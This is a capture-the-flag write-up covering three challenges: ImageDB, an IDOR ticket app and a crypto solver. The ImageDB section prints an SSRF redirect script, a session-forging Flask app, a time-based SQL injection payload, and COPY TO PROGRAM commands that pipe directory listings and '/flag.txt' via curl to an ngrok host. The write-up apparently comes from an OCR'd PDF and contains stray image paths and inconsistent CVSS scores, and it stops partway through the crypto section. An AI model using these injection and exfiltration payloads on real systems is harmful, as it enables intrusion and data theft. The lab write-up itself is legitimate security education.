CVSS SCORE : Critical9.9 CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H

Real-World Impact:

- **Complete System Compromise:** Full remote code execution on the web server allowing attackers to read sensitive files, install malware, and maintain persistent access
- **Account Takeover:** Mass compromise of all user accounts including administrators through password manipulation
- **Data Breach:** Unauthorized access to databases, configuration files, credentials, and all application data
- **Service Disruption:** Potential for ransomware deployment, data destruction, and complete service outages
- **Compliance Violations:** Severe GDPR, PCI-DSS, and HIPAA violations resulting in substantial fines (up to 4% of annual revenue) and legal consequences
- **Reputational Damage:** Loss of customer trust, brand damage, and potential business closure

ImageDB

Solved On: October 15th, 5:06:32 PM
Solved by: Thoriq Zul Atsari
Flag Retrieved: pu-flag{postgres_1s_s0_much_vuln3rable}

Challenges overview:
This challenge involves exploiting a Flask web application with SSRF (Server-Side Request Forgery) and authentication vulnerabilities. The application features a file upload system with webhook functionality that can be exploited to gain unauthorized admin access and retrieve sensitive data.

Key Findings:

- **Vulnerable Webhook System**: The application accepts SSRF webhooks through ngrok tunnels
- **Insecure Session Management**: Admin sessions can be hijacked through predictable session cookies
- **Authentication Bypass**: Fake login with hardcoded admin password (password: 1) creates automatic sessions
- **Directory Traversal**: Exposed directory listing reveals application structure
- **SQL Injection Point**: Direct SQL queries in admin dashboard allow data extraction

Forensic Analysis:


- **SSRF Exploitation**: Connected to Google to confirm connectivity, then used ngrok webhook to access directory listing and retrieve app.py source code, exposing the Flask encryption key 'iHopeyouwillnotgue$$it' and admin authentication logic.
  Session Hijacking & Privilege Escalation: Created fake admin login (username: admin, password: 1) to generate session cookie, then replaced regular user session with admin session to access protected dashboard.
- **Data Exfiltration**: Exploited SQL injection vulnerability in admin panel using time-based payloads and COPY DELECT commands to extract flags from database tables through webhook receiver.

Tools Used:

- **ngrok**: Tunnel service to receive SSRF callbacks and webhooks
- **Burp Suite / Browser DevTools**: Intercept and modify HTTP requests, manipulate session cookies
- **curl / Python requests**: Send crafted payloads and test SSRF connectivity
- **Webhook Receiver**: Capture exfiltrated data from SQL injection
- **Python language**

Solving Step-by-step:

1. The first one i Conduct an experiment connecting to www.google.com



2. Next i Try directory listing using ssrf webhooks with ngrok

```python
import os
from flask import Flask, redirect, request    Import "flask" could not be resolved

app = Flask(__name__)

@app.route('/route')
def route():
    return redirect(f"http://localhost/{request.args.get('r')}", code=302)

if __name__ == '__main__':
    print("\n Starting Webhook Listener on http://127.0.0.1:5000/webhook. Press Ctrl+C to stop.")
    app.run(host='0.0.0.0', port=5000, debug=False)
```


3. Enter the app.py file by changing it to /router?r=app.py, and obtain a secret key Ihopeyouwillgu3essit

4. Attempt to create a session using a fake login, where in the code the admin password is 1 and when logged in a session will automatically be created.


```
from flask import Flask, request, redirect, url_for, render_template_string, jsonify
from flask_login import LoginManager, UserMixin, login_user, login_required, logout_user,
current_user
import os

app = Flask(__name__)
app.secret_key = os.environ.get('SECRET_KEY', 'Ihopeyouwillnotgu3ssit')

# Flask-Login setup
login_manager = LoginManager()
login_manager.init_app(app)
login_manager.login_view = 'login'

# Simple login template
login_template = '''
<!DOCTYPE html>
<html>
<head><title>Login</title></head>
<body>
    <h2>Login</h2>
    {% if error %}
        <p style="color: red;">{{ error }}</p>
    {% endif %}
    <form method="POST">
        <div>
            <label>Username:</label><br>
```

```
            <input type="text" name="username" required><br><br>
        </div>
        <div>
            <label>Password:</label><br>
            <input type="password" name="password" required><br><br>
        </div>
        <button type="submit">Login</button>
    </form>
    <br>
    <p>Test users:</p>
    <ul>
        <li>admin/admin123 (Regular admin - ID 1)</li>
        <li>xp7/password (Target admin - ID 114)</li>
    </ul>
    <p><a href="/admin_login">Direct admin login</a></p>
</body>
</html>
'''

# Simple rate limiting (optional)
try:
    from flask_limiter import Limiter
    from flask_limiter.util import get_remote_address
    limiter = Limiter(
        app=app,
        key_func=get_remote_address,
        default_limits=["6 per minute"]
    )
    def limit_decorator(limit_string):
        return limiter.limit(limit_string)
except ImportError:
    print("Flask-Limiter not available, skipping rate limiting")
    def limit_decorator(limit_string):
        def decorator(f):
            return f
        return decorator

# Mock User class (simulating the real app's User model)
class User(UserMixin):
    def __init__(self, user_id, username, password, is_admin=False):
        self.id = str(user_id)  # Flask-Login expects string ID
        self.username = username
```


```
        self.password = password
        self.is_admin = is_admin
        self.files = []

    def get_id(self):
        return self.id

# Mock users database (simulating real users)
users_db = {
    "1": User("1", "admin", "1", False),
}

@login_manager.user_loader
def load_user(user_id):
    return users_db.get(user_id)

@app.route('/login', methods=['GET', 'POST'])
@limit_decorator("6 per minute")
def login():
    if request.method == 'POST':
        try:
            # Handle both JSON and form data
            if request.is_json:
                credentials = request.get_json()
                if not credentials or 'username' not in credentials or 'password' not in credentials:
                    return {"message": "Invalid credentials format"}, 400
                username = credentials.get('username')
                password = credentials.get('password')
            else:
                username = request.form.get('username')
                password = request.form.get('password')

            # Find user by username and password
            user = None
            for u in users_db.values():
                if u.username == username and u.password == password:
                    user = u
                    break

            if user:
                login_user(user)
```

```
            if request.is_json:
                return {"message": f"Logged in as {user.username} (ID: {user.id}, Admin:
{user.is_admin})"}, 200
            return redirect(url_for('dashboard'))

        if request.is_json:
            return {"message": "Invalid credentials"}, 401
        return render_template_string(login_template, error="Invalid credentials")

    except Exception as e:
        if request.is_json:
            return {"message": "Error processing request"}, 400
        return render_template_string(login_template, error="Error processing request")

    return render_template_string(login_template)

@app.route('/dashboard')
@login_required
def dashboard():
    return jsonify({
        "message": f"Welcome {current_user.username}!",
        "user_id": current_user.id,
        "is_admin": current_user.is_admin,
        "session_cookie": request.cookies.get('session', 'No session cookie found')
    })

@app.route('/admin_login')
def admin_login():
    """Direct admin login for testing"""
    admin_user = users_db["114"]  # Admin user
    login_user(admin_user)
    return jsonify({
        "message": f"Logged in as admin {admin_user.username}",
        "user_id": admin_user.id,
        "is_admin": admin_user.is_admin,
        "session_cookie": "Check your browser cookies for the session"
    })

@app.route('/logout')
@login_required
def logout():
```

```python
    logout_user()
    return jsonify({"message": "Logged out successfully"})

if __name__ == '__main__':
    print("Starting Flask Cookie Generator...")
    print("Available endpoints:")
    print("  - /login (GET/POST)")
    print("  - /admin_login (GET) - Direct admin login")
    print("  - /dashboard (GET) - Protected area")
    print("  - /logout (GET)")
    print("\nAdmin credentials: admin/admin123 (ID: 114)")
    print("Regular user: xp7/password (ID: 2)")

    app.run(debug=True, host='0.0.0.0', port=5001)
```


5. Results When logging in, you will get an admin session.

6. Log in to the dashboard page using a regular user account and change the session we obtained earlier to the admin session.





7. Successfuly login as an admin

8. Perform a test by entering the payload ' AND (SELECT CASE WHEN (1=1) THEN pg_sleep(5) END) IS NULL; SELECT 1 – and the result successfully shows time = 5




9. Testing function webhook receiving by code webhook_receiver.py







10. Trying FETCH WEBHOOK via SQLI using admin '; COPY (SELECT 'command_executed') TO PROGRAM 'curl https://saucily-illuminational-kameron.ngrok-free.dev/webhook/fromctf' --



11. See all the directory using admin'; COPY (SELECT 'RCE_attempt') TO PROGRAM 'bash -c "ls -la / | curl -s -X POST -d @- https://saucily-illuminational-kameron.ngrok-free.dev/webhook/rce_output"' –



12. Read all the flag using admin'; COPY (SELECT 'Final_Flag_Read') TO PROGRAM 'bash -c "cat /flag.txt | curl -s -X POST -d @- https://saucily-illuminational-kameron.ngrok-free.dev/webhook/final_flag"' –



Impact and Severity (CVSS):

CVSS Score : High 8.6 CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H

This vulnerability chain allows complete unauthorized access to the application's admin panel and database without authentication. An attacker can exploit SSRF to retrieve source code and encryption keys, hijack admin sessions, and execute SQL injection to exfiltrate sensitive data including flags and user credentials. The combination of these vulnerabilities poses a critical risk to data confidentiality, integrity, and system availability.

Saya-dor

Solved On: October 10th, 1:10:51 PM
Solved by: Gabriel Hamonangan L.
Flag Retrieved: pu-flag{br0k3n_4cc355s_c0ntr01_1D0r_ch41n}

Challenges overview:
This web challenge introduces a ticket booking web application developed by the IT department. Users can log in, register, and interact with the "ticket" list. The main objective is to analyze how the system handles authorization and object access. The description "not all functions work as intended" indicates a weakness in access control that allows direct access to other users' tickets by manipulating the ticket identification in the URL.

Key Findings:

- **Initial Observation**
  The application appeared to be a standard ticket management system with menu options such as *Dashboard*, *My Tickets*, *New Ticket*, *Flag*, and *Logout*.
- **Vulnerability Discovery**
  The endpoint /tickets/{id} exposed ticket details through predictable numeric IDs. By modifying the ticket ID in the URL (e.g., changing /tickets/new to /tickets/1), it was possible to access tickets belonging to other users without proper authorization.
- **Exploitation & Impact**
  Enumerating ticket IDs from 1 to 15 revealed multiple tickets owned by different users. Interacting with the "Close" button on one of these tickets returned a response containing the flag, confirming an **Insecure Direct Object Reference (IDOR) / Broken Access Control** vulnerability.


Vulnerability Analysis:

Broken Access Control / IDOR — The application does not verify on the server side whether the logged-in user has the right to view or modify resources at the endpoint /tickets/{id}, so by manipulating the ID in the URL, an attacker can access other people's tickets. the server returns the ticket contents for guessable numeric IDs without ownership checks, exposing sensitive information (flags), and actions on the ticket page (e.g., the "Close" button) can be executed for objects that do not belong to the attacker, enabling data leaks or unauthorized status changes.
Tools Used:

- Browser Developer Tools (for inspecting requests, URLs and responses)
- Manual browser (for URL manipulation and clicking UI buttons)
- Simple automation (optional) — curl or small scripts to enumerate numeric ticket IDs quickly
- HTTP Libraries: requests (Python) or fetch() (JavaScript) for optional scripted enumeration

Exploitation Step-by-step:


1. Clicked **New Ticket** which opened http://103.87.66.26:9337/tickets/new.




2. Manually changed the URL in the browser to http://103.87.66.26:9337/tickets/1.

   - The page displayed **Ticket #1** with details and Owner: alice, even though the logged-in account was different.

3. Repeated the same approach for subsequent IDs (/tickets/2 … /tickets/15) and observed ticket pages for different owners and varying content.
4. Triggering the Flag:
   On one of the accessed ticket pages, clicked the **Close** button (behaviour available on the page).



5. The application responded with a page containing the flag: pu-flag{br0k3n_4cc355s_c0ntr01_1D0r_ch41n}.



Confirmed the flag was retrievable by simply enumerating and interacting with ticket IDs no special timing or race conditions required.

Impact and Severity (CVSS):

1. CVSS Score: 8.6 (High)
2. Impact:
   1. Unauthorized access to sensitive data (CTF flags, other users' ticket contents).
   2. Ability to view or interact with resources owned by other users (data privacy breach, potential for data manipulation).
   3. In a real production system this could lead to information leakage, unauthorized actions, privilege escalation, or reputational damage.
3. Mitigation Recommendations (brief):
   - Enforce server-side authorization for all object access: verify ticket.owner_id == current_user.id (or that the user has an appropriate role) before returning ticket data or allowing actions.
   - Avoid predictable, easily enumerated identifiers for sensitive objects; consider unguessable UUIDs or additional access tokens. (Note: UUIDs help but are not a substitute for proper authorization checks.)
   - Implement centralized access control checks on endpoints and ensure actions (Close, Escalate, etc.) validate ownership or permissions.

- Add logging and monitoring to detect abnormal enumeration patterns (many sequential ID accesses)

Cryptography

shouldBeEz

Solved On: October 10th, 8:42:02 AM
Solved by: Thoriq Zul Atsari
Flag Retrieved: pu-flag{1tz-E45Y-r1ght?-0r-iS-1t-not?}

Challenges overview:

This challenge provides two main artifacts: the prob.py file (encryptor script) and encrypted.txt (ciphertext). The task is to recover the flag from the ciphertext by analyzing prob.py to find the encryption properties and create a solver to reverse the encryption process.

Files:

prob.py (encrypter).

encrypted.txt (ciphertext).

Key Findings:

- prob.py performs per-byte encryption: it selects a prime number n within a certain range, calculates s = n*n, then stores E = s XOR c for each byte c of the flag.
- Since c is only 1 byte (0–255), E differs from s only in the lowest 8 bits → only 256 candidates k for each E need to be tested.
- If s_candidate = E ^ k is a perfect square and sqrt(s_candidate) is a prime number, then k is the original byte c. This makes decryption deterministic and very fast (O(256) per value).

Vulnerability Analysis:

1. **Mathematical structure leak**
   using s = n^2 with n a large prime number as a value that is then XORed only with small bytes makes the information s almost identical to the

ciphertext E. This allows c to be recovered by checking for perfect squares.

2. **Plaintext space too small**
   plaintext is processed per byte (8 bits). If the plaintext has a small domain, XORing against a large predictable value is easy to break.

3. **No cryptographic primitive**
   the use of custom operations (n^2 XOR c) is not a cryptographic standard, so it does not provide proper confidentiality.

4. **Deterministic primitive for each byte**
   facilitates automated attacks (stateless brute-force 256 per byte).

Tools Used:

- Python 3 (script solver).
- Integer sqrt + Miller–Rabin algorithm (implemented in solver; same concept as prob.py).
- Text editor (for reading prob.py and writing solver).
  Reference files: prob.py, encrypted.txt).

Exploitation Step-by-step:

1. Open prob.py in vscode and search for:

   - the section that selects n (prime) in the range L..H,
   - the calculation s = n*n,
   - the line that writes E = str(c ^ s) to encrypted.txt.

2. We need integer square root (isqrt) and primality test (Miller–Rabin) functions.

Example :

```python
def isqrt(x):
    if x <= 1:
        return x
    y = x
    z = (y + x // y) >> 1
    while z < y:
        y = z
        z = (y + x // y) >> 1
    return y

def is_prime(n, rounds=12):
    if n < 2:
        return False
    small_primes = (2,3,5,7,11,13,17,19,23,29,31)
    for p in small_primes:
        if n % p == 0:
            return n == p
    d = n - 1
    s = 0 CTF - MuridSirNur - Thoriq Zul Atsari
    while d % 2 == 0:
        d //= 2
        s += 1
    import random
    for _ in range(rounds):
        a = random.randrange(2, n-1)
        x = pow(a, d, n)
        if x == 1 or x == n-1:
            continue
        composite = True
        for _ in range(s-1):
            x = (x*x) % n
            if x == n-1:
                composite = False
                break
        if composite:
            return False
    return True

```

3. Create a file named solve_ctf.py with the following code

